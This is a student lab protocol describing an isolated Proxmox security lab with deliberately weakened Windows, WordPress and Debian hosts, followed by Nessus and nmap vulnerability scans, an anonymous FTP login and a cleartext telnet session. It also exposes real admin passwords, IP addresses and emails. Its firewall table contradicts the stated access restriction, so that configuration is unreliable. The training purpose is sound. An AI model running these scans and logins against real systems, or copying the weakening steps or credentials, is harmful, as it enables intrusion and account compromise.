

Exercise protocol - First Lab

RUSCH | MEISL

Files can be found here: https://github.com/elimei1/SecurityLab_MeiRus/tree/main/1

Infos

- Proxmox VE
- Three network zones: LAN - DMZ - ATTACK
- Real internet is blocked by the edge firewall
- ATTACK simulates Internet access
- IPv4 only
- RAID1 - 2x500GB
- SIEM/EDR: Wazuh
- Firewall: pfSense
- Vulnerable Web app: Damn Vulnerable WordPress

Server Setup

We rented a server from Hetzner for this project, which comes preconfigured with 64GB memory and a rescue Linux OS.

Host details:

- AX41-NVMe #2857793
- Hostname SECLAB-MEIRUS
- Datacenter HEL1-DC5
- IPv4 65.109.52.27
- IPv6 2a01:4f9:5a:29a8::/64
- Hostname seclab-meirus.atmedia.net
- Alias seclab.atmedia.net

We installed Proxmox version 9.1.6 with a RAID 1 disk configuration. Since we run deliberately vulnerable systems, access to the lab environment is restricted to the Proxmox host. All traffic except for ports 22 and 8006 is blocked on the Hetzner border firewall:

Regeln (eingehend)									
	Name	Version	Protokoll	Quell-IP	Ziel-IP	Quell-Port	Ziel-Port	TCP-Flags	Aktion
#1	Allow ssh and proxmox	ipv4	tcp	0.0.0.0/0	0.0.0.0/0	0-65535	22,8006	syn ack fin rst psh urg	accept
#2	Allow high ports	ipv4	*	0.0.0.0/0	0.0.0.0/0	0-65535	1024-65535	syn ack fin rst psh urg	accept
#3	Deny all	*	*	0.0.0.0/0	0.0.0.0/0	0-65535	0-65535	syn ack fin rst psh urg	accept
Regel hinzufügen									
Regeln (ausgehend)									
	Name	Version	Protokoll	Quell-IP	Ziel-IP	Quell-Port	Ziel-Port	TCP-Flags	Aktion
#1	Block mail ports	ipv4	tcp	0.0.0.0/0	0.0.0.0/0	0-65535	25,465	syn ack fin rst psh urg	discard
#2	Block mail ports	ipv6	tcp	0.0.0.0/0	0.0.0.0/0	0-65535	25,465	syn ack fin rst psh urg	discard
#3	Allow all	*	*	0.0.0.0/0	0.0.0.0/0	0-65535	0-65535	syn ack fin rst psh urg	accept
Regel hinzufügen									

Proxmox Setup

1. Add SSH keys to ~/.ssh/authorized_keys

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK91UW/
KimmBOvU7jPCs7mG426fO8hWfBgjYth+797wc klausrusch@atmedia.net
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAINwCVAfpS6qDnckovlzwrzWL9AJNVUCYPMdmcOefirbe
elias.meisl@stud.hcw.ac.at
```

2. Add SSH key to ssh-agent

```
eval $(ssh-agent)
```

```
ssh-add id_ed25519.key
```

3. Cleanup and test new connection

```
ssh-keygen -f ~/.ssh/known_hosts -R '65.109.52.27'
ssh-keygen -f ~/.ssh/known_hosts -R 'seclab.atmedia.net'
```

```
ssh root@seclab.atmedia.net
```

4. Establish tunnel and download Proxmox installer

```
ssh -L 5900:localhost:5900 root@seclab.atmedia.net
wget https://enterprise.proxmox.com/iso/proxmox-ve_9.1-1.iso
```

5. Check BIOS

```
[ -d "/sys/firmware/efi" ] && echo "UEFI" || echo "BIOS"
```

6. Run QEMU:

For legacy BIOS:

```
qemu-system-x86_64 \
-enable-kvm \
-cpu host \
-m 16G \
-boot d \
-cdrom ./proxmox-ve_9.1-1.iso \
-drive file=/dev/nvme0n1,format=raw,if=virtio \
-drive file=/dev/nvme1n1,format=raw,if=virtio \
-vnc 127.0.0.1:0
```

For UEFI:

```
qemu-system-x86_64 \
-enable-kvm \
```

```
-cpu host \
-m 16G \
-boot d \
-bios /usr/share/OVMF/OVMF_CODE.fd \
-cdrom ./proxmox-ve_9.1-1.iso \
-drive file=/dev/nvme0n1,format=raw,if=virtio \
-drive file=/dev/nvme1n1,format=raw,if=virtio \
-vnc 127.0.0.1:0
```

7. Connect to remote host through VNC on 127.0.0.1 and install Proxmox VE per instructions at <https://community.hetzner.com/tutorials/install-and-configure-proxmox-ve>

Network configuration

```
root@rescue ~ # predict-check
eth0 -> enp41s0
```

```
root@rescue ~ # netdata
```

Network data:

```
eth0 LINK: yes
      MAC: a8:a1:59:c0:d2:66
      IP: 65.109.52.27
      IPv6: 2a01:4f9:5a:29a8::2/64
      Intel(R) Gigabit Ethernet Network Driver
```

```
root@rescue ~ # route
```

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
default	_gateway	0.0.0.0	UG	0	0	0	eth0
65.109.52.0	_gateway	255.255.255.192	UG	0	0	0	eth0
_gateway	0.0.0.0	255.255.255.255	UH	0	0	0	eth0

```
root@rescue ~ # ip a
```

```
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether a8:a1:59:c0:d2:66 brd ff:ff:ff:ff:ff:ff
    altname enp41s0
    inet 65.109.52.27/26 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 2a01:4f9:5a:29a8::2/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::aaa1:59ff:fec0:d266/64 scope link
        valid_lft forever preferred_lft forever
```

Proxmox UI: <https://seclab.atmedia.net:8006/>

Since the direct Proxmox installation failed (UEFI boot error at startup), we installed a Debian 13 system and chose the Debian 13 to Proxmox upgrade path <https://pve.proxmox.com/wiki/>

[Install Proxmox VE on Debian 13 Trixie.](#)

The repositories were changed from enterprise to no-subscription to still get updates even though we are in a lab environment. After that the Proxmox instance (version 9.1.6) was updated and upgraded.

Create Virtual Switches (Linux Bridges):

These will later be added to our VMs. enp41s0 is the physical network card from the server.

Create ▾	Revert	Edit	Remove	Apply Configuration						
Name ↑	Alternative Names	Type	Active	Autostart	V...	Po...	B...	CIDR	Gateway	Comment
enp41s0	enxa8a159cd266	Network Device	Yes	Yes	No			65.109.52.27/26 2a01:4f9:5a:29a8::2...	65.109.52.1 fe80::1	route 65.109.52.0/26 via 65.109.52.1
vmb0		Linux Bridge	Yes	Yes	No			192.168.0.254/24		WAN-Transit
vmb1		Linux Bridge	Yes	Yes	No					LAN-Network
vmb2		Linux Bridge	Yes	Yes	No					DMZ-Network
vmb3		Linux Bridge	Yes	Yes	No					ATTACK-Network

Upload ISOs:

We uploaded the ISOs for Ubuntu24.04, Debian 7.11, Kali Linux, Windows Server 2008 and Windows 7. These will be needed by the VMs as installation disks. Additionally we uploaded the virtio-win.iso to allow Proxmox capabilities with Windows VMs. For this we needed an old version that supports Windows 7 and Windows Server 2008 from here:

<https://fedorapeople.org/groups/virt/virtio-win/direct-downloads/archive-virtio/virtio-win-0.1.173-1/>

Name	Date	Format	Size
kali-linux-2025.4.iso	2026-02-28 14:35:21	iso	4.73 GB
ubuntu-24.04-server.iso	2026-02-28 14:36:53	iso	3.41 GB
virtio-win.iso	2026-03-04 18:18:44	iso	371.93 MB
Windows-Server-2008-R2.iso	2026-02-28 14:48:46	iso	3.17 GB
windows7.iso	2026-02-28 14:59:08	iso	3.32 GB

This was done after all machines were running:

- On the router IP forwarding was enabled and saved permanently.
- Additionally NAT was used to translate the 10.0.0.0 addresses to 192.168.0.0 addresses, this way the internal addresses are shielded from outside.
- On the Proxmox host the same procedure was executed. We enabled IP forwarding and used NAT to translate the 192.168.0.0 addresses to the public address of our server.

Router:

Router Hardware:

We assigned all four bridges. 2GB ram will be more than fine for the router.

Virtual Machine 100 (Router) on node 'seclab-meirus' No Tags	
Summary	Add Remove Edit Disk Action Revert
Console	
Hardware	
Cloud-Init	
Options	
Task History	
Monitor	
Backup	
Replication	
Snapshots	
Firewall	
Permissions	
	Memory 2.00 GiB
	Processors 2 (1 sockets, 2 cores) [x86-64-v2-AES]
	BIOS Default (SeaBIOS)
	Display Default
	Machine Default (i440fx)
	SCSI Controller VirtIO SCSI single
	CD/DVD Drive (ide2) local:iso/ubuntu-24.04-server.iso,media=cdrom,size=3325654K
	Hard Disk (scsi0) local:100/vm-100-disk-0.qcow2,iotread=1,size=32G
	Network Device (net0) virtio=BC:24:11:91:71:E5,bridge=vibr0,firewall=1
	Network Device (net1) virtio=BC:24:11:7E:5A:48,bridge=vibr1,firewall=1
	Network Device (net2) virtio=BC:24:11:FB:FE:AF,bridge=vibr2,firewall=1
	Network Device (net3) virtio=BC:24:11:30:37:F4,bridge=vibr3,firewall=1

Go through the setup in the VM's console. This is an ubuntu server so the setup was straightforward.

Router netplan:

The individual networks are connected to their assigned bridges.

GNU nano 7.2

```
network:
  version: 2
  ethernets:
    ens18:
      dhcp4: false
      addresses: [192.168.0.1/24]
      routes:
        - to: default
          via: 192.168.0.254
      nameservers:
        addresses: [8.8.8.8, 1.1.1.1]
    ens19:
      dhcp4: false
      addresses: [10.0.10.1/24]
    ens20:
      dhcp4: false
      addresses: [10.0.20.1/24]
    ens21:
      dhcp4: false
      addresses: [10.0.30.1/24]
```

DNS

Since our router is the DNS server we installed bind9 and configured it.

```
zone "seclab.atmedia" {
    type master;
    file "/etc/bind/db.seclab.atmedia";
};
```

```

$TTL      604800
@          IN      SOA      router.seclab.atmedia. admin.seclab.atmedia. (
                                3          ; Serial
                                604800     ; Refresh
                                86400      ; Retry
                                2419200    ; Expire
                                604800 )   ; Negative Cache TTL
;
@          IN      NS       router.seclab.atmedia.

; Hostnamen zu IPs
router    IN      A         10.0.10.1
siem      IN      A         10.0.10.20
win7      IN      A         10.0.10.10
web       IN      A         10.0.20.10
kali      IN      A         10.0.30.10
debian   IN      A         10.0.10.30

```

Requests for the outside world are routed to 8.8.8.8. The internal names are all managed by the router.

SIEM:

SIEM Hardware:

Virtual Machine 104 (SIEM) on node 'seclab-meirus' No Tags	
Summary	Add Remove Edit Disk Action Revert
Console	Memory 8.00 GiB
Hardware	Processors 2 (1 sockets, 2 cores) [x86-64-v2-AES]
Cloud-Init	BIOS Default (SeaBIOS)
Options	Display Default
Task History	Machine Default (i440fx)
Monitor	SCSI Controller VirtIO SCSI single
Backup	CD/DVD Drive (ide2) local:iso/ubuntu-24.04-server.iso,media=cdrom,size=3325654K
Replication	Hard Disk (scsi0) local:104/vm-104-disk-0.qcow2,iosthread=1,size=80G
	Network Device (net0) virtio=BC:24:11:B9:8D:3E,bridge=vmbri1,firewall=1

As the SIEM VM is running on ubuntu as well the setup was basically the same as for the router.

SIEM netplan:

We assigned the IP address for the machine and the router.

```
network:
  version: 2
  ethernet:
    ens18:
      dhcp4: false
      addresses: [10.0.10.20/24]
      routes:
        - to: default
          via: 10.0.10.1
      nameservers:
        addresses: [10.0.10.1]
        search: [seclab.atmedia]
```

As our SIEM program we chose Wazuh. For this we installed Docker and Docker-Compose. After that we downloaded Wazuh and installed it using the all-in-one shell script. The credentials are presented by Wazuh and must be saved.

```
04/03/2026 19:02:41 INFO: Wazuh dashboard web application initialized.
04/03/2026 19:02:41 INFO: --- Summary ---
04/03/2026 19:02:41 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
    User: admin
    Password: 0x0kz9VeKgI7RGbchUQmd2hNa9.rPc3E
04/03/2026 19:02:41 INFO: Installation finished.
ubuntu@ubuntu:~/wazuh$ _
```

Current credentials: admin / z2l25.mh*7mV+O1h3MWJjy3w.m7gTsdF

The Wazuh dashboard can now be visited in the browser: <https://10.0.10.20>

Kali:

Kali Hardware:

Virtual Machine 101 (Kali) on node 'seclab-meirus' No Tags	
Summary	Add Remove Edit Disk Action Revert
Console	Memory 8.00 GiB
Hardware	Processors 2 (1 sockets, 2 cores) [x86-64-v2-AES]
Cloud-Init	BIOS Default (SeaBIOS)
Options	Display Default
Task History	Machine Default (i440fx)
Monitor	SCSI Controller VirtIO SCSI single
Backup	CD/DVD Drive (ide2) local:iso/kali-linux-2025.4.iso,media=cdrom,size=4622184K
Replication	Hard Disk (scsi0) local:101/vm-101-disk-0.qcow2,iosthread=1,size=64G
	Network Device (net0) virtio=BC:24:11:01:FB:0C,bridge=vibr3,firewall=1

The kali setup is straight forward as well. Here the network configuration takes place directly in the setup, but is not different to the other ones.

Tools:

- To scan the vulnerable website we will use **Burp Suite**. Since we have a license for the professional version we installed it and entered the license.
- For **Nessus** we downloaded it from the web and configured it to automatically start on every boot. For this we used the student license. credentials: admin / SecLab***
- The rest like **wireshark**, **nmap** and **metasploit** are already preinstalled.

Win7:

Win7 Hardware:

Virtual Machine 102 (Win7) on node 'seclab-meirus' No Tags	
Summary	Add Remove Edit Disk Action Revert
Console	Memory 4.00 GiB
Hardware	Processors 2 (1 sockets, 2 cores) [x86-64-v2-AES]
Cloud-Init	BIOS Default (SeaBIOS)
Options	Display Default
Task History	Machine pc-i440fx-10.1
Monitor	SCSI Controller VirtIO SCSI single
Backup	CD/DVD Drive (ide0) local:iso/virtio-win.iso,media=cdrom,size=715188K
Replication	CD/DVD Drive (ide2) local:iso/windows7.iso,media=cdrom,size=3243070K
Snapshots	Hard Disk (virtio0) local:102/vm-102-disk-0.qcow2,iosthread=1,size=64G
	Network Device (net0) virtio=BC:24:11:57:77:BE,bridge=vibr1,firewall=1

The Windows setup is, as usual for Windows, not so easy. In the Proxmox setup we selected the virtIO ISO as an additional drive to have the Proxmox capabilities. During the Windows setup specific drivers need to be added for this to actually work.

Win7 netplan:

Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

☐ Obtain an IP address automatically

☒ Use the following IP address:

IP address: 10 . 0 . 10 . 10

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 10 . 0 . 10 . 1

☐ Obtain DNS server address automatically

☒ Use the following DNS server addresses:

Preferred DNS server: 10 . 0 . 10 . 1

Alternate DNS server: . . .

Make it even more vulnerable:

- we deactivated the updates

Choose how Windows can install updates

When your computer is online, Windows can automatically check for important updates and install them using these settings. When new updates are available, you can also install them before shutting down the computer.

[How does automatic updating help me?](#)

Important updates



Never check for updates (not recommended)

Install new updates:

Every day

at

03:00

Recommended updates

☐ Give me recommended updates the same way I receive important updates

Who can install updates

☐ Allow all users to install updates on this computer

Note: Windows Update might update itself automatically first when checking for other updates. Read our [privacy statement online](#).

- activate telnet client and server
- activate unsafe rdp
- activate network discovery & file/printer sharing
- deactivate firewall completely


Web:

Web Hardware:

Virtual Machine 103 (Web) on node 'seclab-meirus' No Tags	
Summary	Add Remove Edit Disk Action Revert
Console	
Hardware	Memory 4.00 GiB
Cloud-Init	Processors 2 (1 sockets, 2 cores) [x86-64-v2-AES]
Options	BIOS Default (SeaBIOS)
Task History	Display Default
Monitor	Machine pc-i440fx-10.1
Backup	SCSI Controller VirtIO SCSI single
Replication	CD/DVD Drive (ide0) local:iso/virtio-win.iso,media=cdrom,size=363216K
Snapshots	CD/DVD Drive (ide2) local:iso/Windows-Server-2008-R2.iso,media=cdrom,size=3092618K
	Hard Disk (virtio0) local:103/vm-103-disk-0.qcow2,iosthread=1,size=32G
	Network Device (net0) virtio=BC:24:11:31:C5:70,bridge=vmbr2,firewall=1

The setup for the web-server follows the same principle as for the Windows client. It uses the virtIO ISO and also needs the compatible drivers.

Web netplan:



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

☐ Obtain an IP address automatically

☒ Use the following IP address:

IP address: 10 . 0 . 20 . 10

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 10 . 0 . 20 . 1

☐ Obtain DNS server address automatically

☒ Use the following DNS server addresses:

Preferred DNS server: 10 . 0 . 20 . 1

Alternate DNS server: . . .

Since browsing or especially downloading stuff on this old server is kind of impossible, we started a python http server on the kali machine and downloaded all files related to the vulnerable website this way. Windows Server 2008 does not support Docker, so we used XAMPP to host the website and its database.

We used a default Wordpress site and imported the plugings from the dvwp github repository to have vulnerable plugings. The wesite is reacheable through <http://web.seclab.atmedia/dvwp>

Vulnerable parts:

- The website itself is vulnerable, since it has many outdated plugings and the credentials admin/admin for the admin dahsboard

- deactivated firewall completely
- old XAMPP version uses outdated Apache server
- activated network discovery & file/printer sharing

Debian

To have a second vulnerable client, here a linux client, we used an old Debian version 7.11

Debian Hardware:

Virtual Machine 105 (Debian) on node 'seclab-meirus' No Tags	
Summary	Add Remove Edit Disk Action Revert
Console	Memory 4.00 GiB
Hardware	Processors 2 (1 sockets, 2 cores) [x86-64-v2-AES]
Cloud-Init	BIOS Default (SeaBIOS)
Options	Display Default
Task History	Machine Default (i440fx)
Monitor	SCSI Controller VirtIO SCSI single
Backup	CD/DVD Drive (ide2) local:iso/debian-7.11.0-amd64-DVD-1.iso,media=cdrom,size=3904304K
Replication	Hard Disk (scsi0) local:105/vm-105-disk-0.qcow2,iouthread=1,size=32G
	Network Device (net0) virtio=BC:24:11:15:66:6E,bridge=vmbr1,firewall=1

Debian netplan:

```
iface eth0 inet static
    address 10.0.10.30
    netmask 255.255.255.0
    gateway 10.0.10.1|
```

```
nameserver 10.0.10.1  
search seclab.atmedia
```

Make it even more vulnerable:

- ftp with anonymous login
- install telnet
- old webserver
- distcc

Vulnerability Scanning und Remote Exploiting

Tools:


- Nessus Essentials Plus
- Nmap
- Burp Suite Professional
- Metasploit
- FTP

Vulnerability Scanning

Nessus Essentials Plus: At first we started with a Nessus "Basic Network Scan". We scanned not only the two clients but all machines in our network.

To see the differences we started a scan with provided credentials and one without. Both scan reports can be found here on GitHub:

https://github.com/elimei1/SecurityLab_MeiRus/tree/main/1/Nessus



Results:

Name	IP	critical with	critical without	mentionable
Web	10.0.20.10	10	10	EternalBlue
Win7	10.0.10.10	2	2	EternalBlue
Debian	10.0.10.30	1	1	anonymous telnet
Router	10.0.30.1	1	0	IP forwarding
Siem	10.0.10.20	0	0	

Nmap: The first nmap scan was used to find all hosts. However, as we misconfigured something, Hetzner didn't like that at all. So we had to give a statement that it won't happen again.

After that we narrowed it down to our five IPs. One scan with `sudo nmap -A -T4 -oN nmap_A 10.0.10.10 10.0.10.30 10.0.20.10 10.0.30.1` And one with `sudo nmap -sV --script vuln -oN nmap_vuln 10.0.10.10 10.0.10.30 10.0.20.10 10.0.30.1` It didn't really give more details than Nessus did, but confirmed most of them. Both scans can be found here on GitHub: https://github.com/elimei1/SecurityLab_MeiRus/tree/main/1/Nmap

Remote Exploiting

FTP:

The easiest exploitation was the anonymous login with ftp on the Debian host. We called ftp from the Kali machine and logged in as user anonymous with no password. The successful connection can be seen in the screenshot.

```

(root@kali)-[/home/kali/Downloads]
# ftp 10.0.10.30
Connected to 10.0.10.30.
220 (vsFTPd 2.3.5)
Name (10.0.10.30:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> !ls -l
total 81936
drwxrwxr-x 2 kali kali 4096 Mar 7 16:47 dvwp
-rw-rw-r-- 1 kali kali 273526 Mar 7 22:22 'Full Lab Scan with credentials.pdf'
-rw-rw-r-- 1 kali kali 230831 Mar 7 22:28 'Full Lab Scan without credentials.pdf'
-rw-rw-r-- 1 kali kali 69359018 Mar 5 17:57 Nessus-10.11.3-debian10_amd64.deb
-rw-r--r-- 1 root root 8765 Mar 8 20:45 nmap_A
-rw-r--r-- 1 root root 60756 Mar 8 20:58 nmap_vuln
-rw-rw-r-- 1 kali kali 13953778 Mar 7 16:44 wordpress-5.4-de_DE.zip
ftp> |

```

Wireshark:

The Debian machine uses telnet unencrypted. So when someone connects to it, all traffic, including credentials, is cleartext.

```


(kali@kali)-[~/Downloads]
$ telnet 10.0.10.30
Trying 10.0.10.30...
Connected to 10.0.10.30.
Escape character is '^]'.
Debian GNU/Linux 7
debian login: debian
Password:
Last login: Sun Mar 8 20:22:19 CET 2026 from 10.0.30.10 on pts/1
Linux debian 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

